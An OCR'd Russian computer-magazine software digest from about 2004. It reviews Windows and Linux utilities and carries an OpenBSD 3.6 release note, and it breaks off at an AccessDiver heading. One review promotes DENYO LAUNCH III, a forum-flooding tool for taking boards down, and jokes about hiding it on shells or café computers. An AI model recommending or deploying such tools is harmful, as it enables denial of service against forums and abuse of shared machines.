
Этот совет подойдет для тех, кто хочет сделать любую on-line игру off-line'овой :). Особенно пригодится тем, у кого низкая скорость доступа в инет. Необходимо: IE, примочка Naviscope (подробно рассматривалась в][). Запускаем игру, в Toolbar появляются Resource Bar (цветные полоски, показывающие что, откуда и какого размера закачивается в настоящее время в браузер). Выбираем нужный файл, жмем правой кнопкой грызуна, выбираем из меню «Copy URL to Clipboard». Теперь давим левой кнопкой по нашему файлу и вырубаем закачку. Теперь осталось вставить URL в качестве новой закачки в твою качалку и подождать, пока игра зальется на винт. Понятно, что такую штуку можно делать с любыми файлами, а не только с играми.

Елена
Череповецкий государственный университет

MELODYNE V 2.5

Windows 9x/Me/NT/2k/XP
Shareware
Size: 11072 Kb
www.celemony.com


Ты уже неоднократно получал от нас наводки на софт, позволяющий менять звучание человеческого голоса в реальном времени. Но на этот раз я решил обратить твое внимание на программу Melodyne, способную вносить коррективы в уже записанные вокальные треки. Ты когда-нибудь хотел петь, как оперная звезда? Что ж, приятель, теперь у тебя есть такая возможность! Бери микрофон, пой что угодно как получится, после чего загоняй в Melodyne свежезаписанный wav-файл. Дальше все просто: софтина проанализирует исходный материал, расчленит запись твоего голоса на отдельные нотные фрагменты, а затем выдаст их на экран в виде графика. Вот только график тот будет не обычный, а интерактивный. Ноты на нем можно перемещать простым перетаскиванием! Расставишь ноты в правильном порядке по временной шкале - и ты уже запел в такт мелодии. Подтянул часть фрагментов повыше - и вот уже твой хриплый голос берет такие высоты, о которых товарищ Басков может только мечтать. Также легко регулируется длительность звучания отдельных фрагментов и тембр голоса. И все эти изменения, само собой, можно тут же заслушать и проконтролировать. Фантастика, правда? Но знаешь, что в этой софтине самое приятное? То, что она не требует от пользователя обязательного музыкального образования. При желании освоить работу с Melodyne может даже самый закостенелый технарь, коих среди читателей нашего журнала, я думаю, все-таки пока большинство.




VISUALZONE 5.7

Win 98/ME/NT/2K/XP
FreeWare
Size: 2.6mb
www.visualizesoftware.com

Чувак, ты на диске к прошлым двум номерам видел файрвол ZoneAlarm? Установил, да? А теперь загляни в директорию Винда\Internet Logs. Видишь там файлик ZAlog.txt весом в пару сотен мегабайт? Так вот, в нем содержится информация о том, какую ты должен внести денежную сумму в залог за меня. Ты же не оставишь меня навсегда в тюряге, друг? Ладно, шучу. В этом файле хранится подробнейшая история всех твоих tcp/udp/... подключений, запусков приложений и т.д. и т.п. Если эта инфа тебе не интересна, тогда закрывай файл, удаляй его к чертям и не читай мое описание - я обиделся :(. VisualZone - тулза, которая ловко обработает тяжелый лог-файл, вытащит оттуда (не)нужные данные и представит их в лучшем виде. Теперь ты не только сможешь узнать более-менее точное расположение места, откуда началась хакерская атака, но и живо представишь себе это дело на географической карте, где будет помечен сектор атакующего. Здесь же, на карте, можно протрассировать зло-хост для получения дополнительной информации (читай, для заведения дела). Заинтересовался? Тогда бегом устанавливать и разбираться в остальных фичах программы! Заинтересовалась? Тогда позвони +79262368364 (Никитос, запарил, не вырезай :)).




WUTOOL V 1.16




Windows 2k/XP
Freeware
Size: 205 Kb
http://ovacia.amicom.ru

Отличное дополнение к системной утилите Windows Update. Последняя, как ты знаешь, не позволяет сохранять апдейты на жесткий диск для их повторного использования, то есть все скачанные заплатки после инсталляции просто-напросто удаляются. На практике это оборачивается тем, что после каждой переустановки системы тебе приходится заново вытягивать из Сети весь пакет обновлений. Так вот, программа WUtooL как раз и устраняет эту досадную недоработку. Клик по иконке WUtooL вызывает запуск Windows Update, но теперь закачка патчей на компьютер проходит под твоим непосредственным контролем. Все устанавливаемые обновления отображаются в окне программы WUtooL и одновременно складируются в заранее заданную папку. В дальнейшем ты можешь использовать содержимое этой папки на чужой машине или, после очередной переустановки виндов, на своей. Кроме того, WUtooL изрядно облегчает работу и с уже загруженными заплатками: прога может запросто просканировать заданный тобой каталог и составить список находящихся в нем апдейтов. После этого тебе останется лишь отметить нужные исправления, расположить их в правильном порядке (увы, WUtooL пока не умеет делать это самостоятельно) и выполнить обновление системы, не насилуя лишний раз своим пиратским Windows Update'ом многострадальный сайт www.microsoft.com.




PWMANAGER V 1.0.1



POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 694 Kb
http://passwordmanager.sf.net
Лицензия: GNU GPL

Manager - безопасный менеджер паролей для KDE, написанный на Qt. После введения списка паролей они сохраняются в зашифрованном по алгоритму blowfish файле (используется 128-разрядный ключ), так что останется запомнить лишь один пароль (master password), с помощью которого будет получен доступ ко всем остальным. Управление паролями организовано в простом и удобном виде, допустимо создание категорий (например отдельные списки паролей на электронную почту, форумы и т.п.). Кроме самого пароля, к нему указывается описание, имя пользователя, URL, комментарий и launcher. Последний может пригодиться для быстрого запуска приложения, требующего ввода пароля (таким образом нетрудно организовать быструю аутентификацию в форуме и подобные вещи). Существует механизм, прячущий отображение паролей от посторонних глаз во время работы с ними, и его более продвинутая версия - deep-locking, шифрующий все важные данные, записывающий их на диск и удаляющий из памяти. Предусмотрен поиск по любому из полей пароля и сортировка списков. В PwManager поддерживается интерфейс chipcard, т.е. вместо master password для получения доступа к списку паролей могут использоваться смарт-карты. Существует взаимодействие с GPasman и KPasman для импорта/экспорта данных в эти форматы. Разработчики напоминают, что используемый алгоритм шифрования до сих пор остается непробиваемым, так что для полной безопасности достаточно придумать только хороший (читай трудный) master password.



OSS RELEASE DIGEST: АНОНС OPENBSD 3.6


Опубликовано объявление о грядущем релизе новой версии операционной системы OpenBSD - 3.6, что появится 1 ноября 2004 года. Среди обновлений: появление платформы OpenBSD/luna88k, поддержка SMP на OpenBSD/i386 и OpenBSD/amd64; новые реализации сервера и клиента dhcp; новый демон hotplugd для обнаружения подключаемых устройств; многочисленные улучшения в основных программных пакетах и в поддержке железа (в том числе карты Sangoma T1 и E1, контроллеры USB 2.0, Ultra320 SCSI-адаптеры, основанные на AIC79xx; новый драйвер atw). Обещают повышение производительности и надежности NFS, более 2700 портов и 2500 предварительно собранных пакетов. Из программного обеспечения представлены OpenSSH 3.9 и OpenSSL 0.9.7d, XFree86 4.4.0, gcc 2.95.3 и 3.3.2, Perl 5.8.5, Apache 1.3.29 (+mod_ssl 2.8.16), Groff 1.15, Sendmail 8.13.0 с libmilter, BIND 9.2.3.


Из других релизов: Mozilla 1.7.2, Firefox 0.9.3, Thunderbird 0.7.3, Linare Linux Professional Edition, Qt 3.3.3, Borland JBuilder 2005, KDE 3.3, ALT Linux Junior 2.3, Mandrakelinux 10.1 Beta 2, ReiserFS 4, GTK+ 2.4.9 и 2.5.2, FreeBSD 5.3-BETA2.

K3B V 0.11.14

POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 3115 Kb
www.k3b.org
Лицензия: GNU GPL

K3b - мощное приложение для создания CD и DVD в KDE, основанное на библиотеке Qt. Для непосредственной записи использует популярный набор утилит cdrtools. Обладает очень простым и дружественным, хорошо проработанным интерфейсом, что, вкупе с многофункциональностью, видимо, и послужило причиной большой популярности K3b в последнее время. Позволяет создавать разные виды дисков: с обычными данными, AudioCD (с поддержкой CD-TEXT), VideoCD (1.1, 2.0, SVCD, CD-i), eMovix и смешанного вида (CD-Extra, например аудиодиск с текстами песен и клипами), DVD. Естественно, есть такие стандартные функции, как добавление файлов и каталогов на диск в режиме drag'n'drop, запись дисков на лету, поддержка многосессионных CD, форматов Rockridge и Joliet, считывание информации о диске и таблице содержимого. Кроме того, программа способна создавать копии CD (в том числе AudioCD) и DVD-/+R(W), делать очистку содержимого CD-RW и DVD-/+RW, записывать уже готовые ISO-изображения на носители и файлы cue/bin, созданные для CDRWIN. Умеет воспроизводить и рипать музыку: копирует треки с музыкальных дисков с поддержкой CDDB, локальной и удаленной, и кодирует WAV в форматы MP3, FLAC, Ogg Vorbis, а с DVD - в DivX/XviD). K3b хорошо распознает носители, автоматически определяет наличие поддержки Burnfree и Justlink, максимальные скорости чтения и записи. Желающие воспользуются гибкой системой проектов, которые могут послужить шаблонами для указания специфических настроек записи некоторых дисков.







NET ACTIVITY DIAGRAM V 2.0

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1102 Kb
www.metaproducts.com

Свежая утилита для мониторинга скорости передачи информации по локальной сети. Для диалапщиков эта прога, увы, бесполезна, однако счастливых пользователей всевозможных LAN'ов Net Activity Diagram по целому ряду причин должна сильно заинтересовать. Во-первых, эта прога позволяет вести учет входящего/исходящего Интернет-трафика (не на профессиональном уровне, но все же). Во-вторых, программа способна выводить на экран сразу несколько индикаторов разного вида, причем каждый из этих индикаторов может отображать как общий трафик, так и отдельные его составляющие. Ну и наконец, среди всех сетевых мониторов именно индикаторы-диаграммы этой утилиты имеют самый продвинутый и симпатичный дизайн. Короче говоря, программой Net Activity Diagram просто приятно пользоваться. Она функциональна, но совершенно не требовательна к ресурсам. На моей машине Net Activity Diagram обеспечивает вывод сразу двух графиков: полупрозрачная диаграмма в правом нижнем углу помогает контролировать интернет-соединение, а иконка в системном трее информирует меня о том, как идет загрузка/раздача свежих фильмов по FTP-протоколу. Если же мне некогда смотреть на экран, то я задействую встроенную в Net Activity Diagram систему оповещения, которая ласково попискивает (как вариант: сообщает на аську, шлет письмо, запускает прогу) при получении моим сетевым адаптером очередной сотни внутрисетевых мегабайт.




FILE ROLLER V 2.6.1




POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 1240 Kb
http://fileroller.sourceforge.net
Лицензия: GNU GPL

File Roller - популярный менеджер архивов для GNOME. С его помощью можно как просто просматривать и извлекать архивы, так и создавать, модифицировать их. Если нет необходимости в полном разархивировании, то любой упакованный файл с легкостью исследуется встроенным просмотрщиком или указанным внешним приложением. Сама программа самостоятельным архиватором не является: File Roller - графическая надстройка (front-end) для стандартных утилит вроде tar, gzip, bzip2. Тем не менее, спектр поддерживаемых форматов вполне приемлем: разнообразные вариации упакованных файлов tar (.tar.gz и .tgz, .tar.bz и .tbz, .tar.bz2 и .tbz2, .tar.Z и .taz, .tar.lzo и .tzo) и одиночные файлы, упакованные таким же, традиционным для UNIX, образом (gzip, bzip/bzip2, compress, lzop), zip, jar, lha, rar. Содержимое архивов выводится в привычном для браузеров виде с возможностью сортировки по заданному полю (имя, размер, тип, дата изменения).




KANA LAUNCHER V 3.1



Windows 9x/Me/NT/2k/XP
Freeware
Size: 374 Kb
www.kana.homeip.net


Самая правильная тулза для быстрого запуска прог. Она должна порадовать тех, кому не по душе многомегабайтные Desktop Sidebar'ы и ObjectBar'ы. Kana Launcher сочетает максимум возможностей при минимуме кода. На одну из сторон экрана программа предлагает повесить плавающую панельку с иконками часто используемых приложений. На другой стороне Kana Launcher советует закрепить легко настраиваемую систему меню. Ясное дело, и плавающая панель, и менюшка на экране твоей машины появляются только тогда, когда ты подводишь курсор к соответствующему краю экрана (или нажимаешь на «горячую» клавишу). Приходится признать, что утилита Kana Launcher кое в чем даже превосходит мой любимый RUNit (разработка которого, к сожалению, давным-давно прекращена). К примеру, она умеет запускать приложения целыми сериями. То есть одним кликом ты можешь сразу запустить все проги, которые необходимы тебе, скажем, для работы в Сети. Причем, что приятно, эти проги не ломятся все разом, перегружая машину и мешая друг другу, а чинно стартуют одна за другой через небольшие промежутки времени, которые ты определяешь сам. В общем, ты можешь со мной не согласиться, но, на мой взгляд, эта прога точно такой же must have, как и другой продукт того же производителя - мегаудобная напоминалка Kana Reminder.

SPELL CHECKER V 1.1



Windows 9x/Me/NT/2k/XP
Freeware
Size: 164 Kb
http://speller.inters.com.ru


Простая реализация простой идеи. Универсальная отечественная программа для проверки орфографии, паразитирующая на уже готовом движке - системе проверки орфографии русского языка пакета MS Office. Офисный движок вооружает Spell Checker хорошей словарной базой, написанной с учетом морфологии русского языка. Универсальность программы обеспечивается способом оповещения об ошибке - если Spell Checker не может распознать набранное тобой слово, раздается звуковой сигнал, в углу экрана появляется слово с ошибкой, а сам уголок окрашивается красным. Поскольку прога не пытается подчеркивать или как-то выделять ошибки и опечатки прямо в тексте, это положительно сказывается на ее совместимости. Проще говоря, этот Spell Checker работает везде: и в окне чата, и в аське, и в нотпаде. В том случае, если конфликты с каким-либо софтом все же обнаружатся, то этот софт можно вывести из зоны действия Spell Checker'а (в настройках утилиты есть соответствующая опция). В принципе, главный и единственный недостаток этой проги заключается в том, что Spell Checker не показывает тебе, где именно в слове была допущена ошибка. Хотя, ты знаешь, в этом даже есть какой-то плюс. Ведь не зря говорят, что профессиональные системы проверки орфографии негативно влияют на грамотность. А с этим Spell Checker'ом снижение уровня грамотности тебе точно не грозит - ведь все свои ошибки тебе придется находить и исправлять самому :).



KOPETE V 0.8.4

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 5581 Kb
http://kopete.kde.org
Лицензия: GNU GPL


Kopete - клиент обмена сообщениями для KDE (несмотря на это, его иконка прекрасно функционирует и в трее GNOME), написанный на Qt и созданный как система, основанная на дополнениях. Все поддерживаемые протоколы - ICQ, Jabber, AIM, MSN, Yahoo, IRC, GaduGadu и SMS - являются plugin'ами и могут быть по отдельности убраны из установки или настроены. Кроме того, есть и дополнительные модули вроде переводчика, способного работать и с входящими, и с исходящими сообщениями через Google в режиме online. Полностью конфигурируется и внешний вид: помимо стилей для окна разговора (с заготовками из популярных приложений типа MSN и X-Chat), есть коллекции смайликов (даже из phpBB). Расширена возможность установки «горячих» клавиш, вплоть до того, что можно почти мгновенно изменять цвет фона в диалоге общения. Внешний вид вполне стандартен и не нуждается в дополнительном изучении при переходе с любого из аналогов.



QUANTA PLUS V 3.2.3

POSIX (*BSD, Linux, Solaris...)*
Size (в .bz2): 3396 Kb
http://quanta.sourceforge.net
Лицензия: GNU GPL

Quanta Plus - открытая версия продвинутого редактора для web-разработчиков в среде KDE, основанная на библиотеке Qt. Авторы программы явно не стесняются откровенно говорить о своей ключевой задаче - создать «лучший инструмент веб-разработки в мире», и у них есть на то причины: возможностей у продукта огромное множество. Редактор способен грамотно работать с различными стандартами HTML от консорциума W3C, XML, CSS2, а также имеет собственный XSLT Debugger и отладчик PHP (правда, последний временно отсутствует, т.к. будет полностью переписан и появится в ближайших релизах Quanta Plus). Модификация кода проходит в различных режимах: обычный редактор с подсветкой синтаксиса, визуальный (т.н. WYSIWYG) и совмещение обоих (код изменяется для элементов, выбранных в визуальном представлении документа). Разумеется, в программе есть разнообразные шаблоны для простого и быстрого создания нужного кода (они разбиты на стандартные, шрифты, таблицы, списки, формы и прочие, где, в частности, представлен специальный мастер фреймов и отдельный редактор CSS2). Дополнительные окна позволяют быстро получать подробную информацию буквально о каждом теге. Для того чтобы не тратить лишнее время на подгонку страницы под разные браузеры, в Quanta Plus встроены комбинации клавиш для просмотра результата в Konqueror, Mozilla, Netscape, Opera, lynx. Налажена работа с внешними утилитами - например, проверка орфографии с помощью KSpell и правильности синтаксиса с помощью tidy делается одним кликом.




* Пользователи Windows могут воспользоваться платной версией Quanta Gold.

RHYTHMBOX V 0.8.5

POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 1745 Kb
www.rhythmbox.org
Лицензия: GNU GPL

Rhythmbox - музыкальный проигрыватель и менеджер для GNOME. Внешний вид программы сделан в стиле одного из самых известных продуктов Apple - iTunes. Основу для воспроизведения в Rhythmbox составляет GStreamer, который, несмотря на свой небольшой объем, обеспечивает солидную базу поддержки аудиоформатов. Помимо непосредственного проигрывания музыкальных композиций, Rhythmbox выполняет функции менеджера - весь его интерфейс рассчитан на то, что программа будет использоваться для управления и удобной работы с большими коллекциями mp3/ogg. По умолчанию все добавляемые файлы сразу же сортируются по двум критериям браузера (который может быть скрыт): исполнители и альбомы (также могут быть добавлены жанры), а в более подробном окне выводятся соответствующие запросу песни. Вывод нужной информации об отображаемых песнях настраивается, присутствует поиск. Поддерживаются playlist'ы и интернет-радио. Программа не перегружена излишествами и быстро работает.



REGRUN SECURITY SUITE GOLD V 4 BETA

Windows 9x/Me/NT/2k/XP
Shareware
Size: 7038 Kb
www.greatis.com

Программа RegRun имеет славную историю. Одной из первых ее версий я пользовался еще во времена Windows 95. Неудивительно, что за столько лет своего развития (разработка RegRun никогда не прекращалась надолго) утилита смогла превратиться в самый папский инструмент для зачистки системы от незаконно прописавшихся в ней программ-паразитов. RegRun позволяет держать под контролем весь софт, автоматически стартующий при загрузке виндов, включая системные службы и VxD-драйверы. При этом наведению порядка на машине изрядно способствует встроенная база данных по приложениям, позволяющая юзеру отличить нужный файл от непрошеного засланца. Также в проге реализованы специализированные механизмы для вычесывания spyware, работы с реестром и оптимизации процесса загрузки оси. Любопытным (и опытным) товарищам должна особенно приглянуться функция Trojan Analyser, позволяющая легко проконтролировать действия подозрительной проги.

Программе RegRun найдется применение и после зачистки системы от мусора. Ее резидентные модули Watch Dog, File Protection и Infection Detector могут отслеживать все изменения, вносимые в списки автозагружаемых прог, реестр и системные файлы, сообщать о них юзеру и, если требуется, делать откат.


Кроме Gold-версии (описание большей части фишек которой попросту не влезло в это короткое резюме), на сайте программы находятся и слегка урезанные дистрибутивы Professional и Standard. Так что если размер и чрезмерная функциональность «золотой» версии тебя не порадуют, ты без труда сможешь подобрать себе дистрибутивчик по росту.

WINPATROL 8


Win 95/98/ME/NT/2K/XP
FreeWare
Size: 4.58mb
www.winpatrol.com

Эта софтина не позволит вредоносной программе проникнуть в твою систему. Теперь даже свежий эксплоит для Ослика не поможет твоему заклятому врагу протроянить тебя и украсть все деньги с ВебМаней и крутые четырехзначные (да знаю я, что их не бывает, знаю!) аськи. Но если злопадлотварь все же каким-то образом запустится, то все ее темные действия ты очень скоро вычислишь, так как «Патруль» мониторит твою систему от и до. Отслеживает и жестоко расправляется с различными шпионскими модулями и вредоносными програми типа (Ad/Spy)ware. Под контроль программы попадает область загрузки, системные папки и реестр.

Также софтина имеет встроенный кукис-редактор, менеджер автозагрузки и запущенных процессов. Чтобы изменить ассоциативность файлов и приложений, теперь не нужно лазить по настройкам Винды - это можно сделать здесь! Очень рекомендую эту программу и считаю ее одной из самых продвинутых и профессиональных. А еще у этой тулзы очень смешной значок в трее - черная собачка, похожая на смешную лошадку. По натурке над ней можно ржать хоть час ;).




DENYO LAUNCH III



Win 98/ME/NT/2K/XP
FreeWare
Size: 546kb
www.mazafaka.ru, www.tahribat.com

Наикрутейшая хакерская тулза для вывода из строя форумов путем жесткого закидывания сообщениями. Была разработана известными турецкими хакерами, а впоследствии использована неизвестными турецкими ламерами, которые попытались объявить войну крупным русским онлайн-бордам. И поначалу им это даже удалось, жертвами стали www.mazafaka.ru и несколько других известных русских проектов. Впрочем, мазафаковцы быстро оправились и не только дали достойный отпор однообразным атакам турков, но и доработали их флудилку, превратив ее в смертельное оружие.
Возможности программы настолько обширны, что разбегаются глаза, вываливается язык и отвисает челюсть. Можно банально вписать URL ветки форума и нажать Launch, но можно также настроить все вручную, вплоть до кукисов, посылаемой версии браузера и много чего еще. Софтина содержит в себе MAIL-сервер, благодаря чему может автоматически подтверждать регистрацию нового юзера на форуме, присланную на мыло (почтовый адрес «печеньки»), и сделать traceroute. Ну а возможность скрытой работы позволит тебе закачать эту хак-прогу на виндовый шелл или по-тихому оставить в интернет-клубе. С админом клуба, если что, разбирайся сам ;).




G-LOCK SPAMCOMBAT V 2.20


NEW RELEASE

Windows 9x/Me/NT/2k/XP
Shareware
Size: 3736 Kb
www.glocksoft.com

Неприятная новость: G-Lock SpamCombat, пожалуй, лучшая программа для проверки почтовых ящиков и убиения непрошеной корреспонденции прямо на сервере, стала требовать денег за свою работу. Если раньше эта софтина была полностью free, то теперь на халяву она согласна мониторить лишь один POP3/IMAP аккаунт. Впрочем, в переходе программы на коммерческие рельсы есть и хорошая сторона - новые версии G-Lock SpamCombat нынче выходят одна за другой :). И без того нехилая прога становится все круче. Ее интерфейс настраивается в широких пределах, позволяя убирать с экрана ненужные тебе элементы. Система фильтров G-Lock SpamCombat была в последнее время серьезно доработана. Теперь прога учится на всех письмах, которые ты отправляешь в trash (и даже показывает на красивом графике величину сэкономленного с ее помощью трафика :)).
Если ты G-Lock SpamCombat до этого ни разу не юзал, имей в виду, что эта утилита в первую очередь предназначена для тех, чьи почтовые ящики каждый день испытывают очень серьезный наплыв рекламной корреспонденции, и кто в этой связи нуждается в средстве для автоматического ее уничтожения. При этом G-Lock SpamCombat лишен главного недостатка автономных фильтров - убитые им письма не исчезают бесследно, а сохраняются в корзине программы (точнее, сохраняются первые 20-50 строчек каждого письма, которые G-Lock SpamCombat загружает для анализа). И если юзеру кажется, что фильтры проги работают как-то не так, он всегда может в эту корзину заглянуть. Естественно, наличие такой возможности приводит к тому, что пользователь начинает активнее использовать все доступные ему способы фильтрации. Вот тут-то и приходит ему на помощь встроенная в G-Lock SpamCombat функция ведения черного и белого списков (по заголовку, теме, IP-адресу), HTML-валидатор и фильтры, работающие на основе DNSBL (DNS Black Lists - черные списки доменных имен интернета) и по Байесу.



ACCESSDIVER 4.152




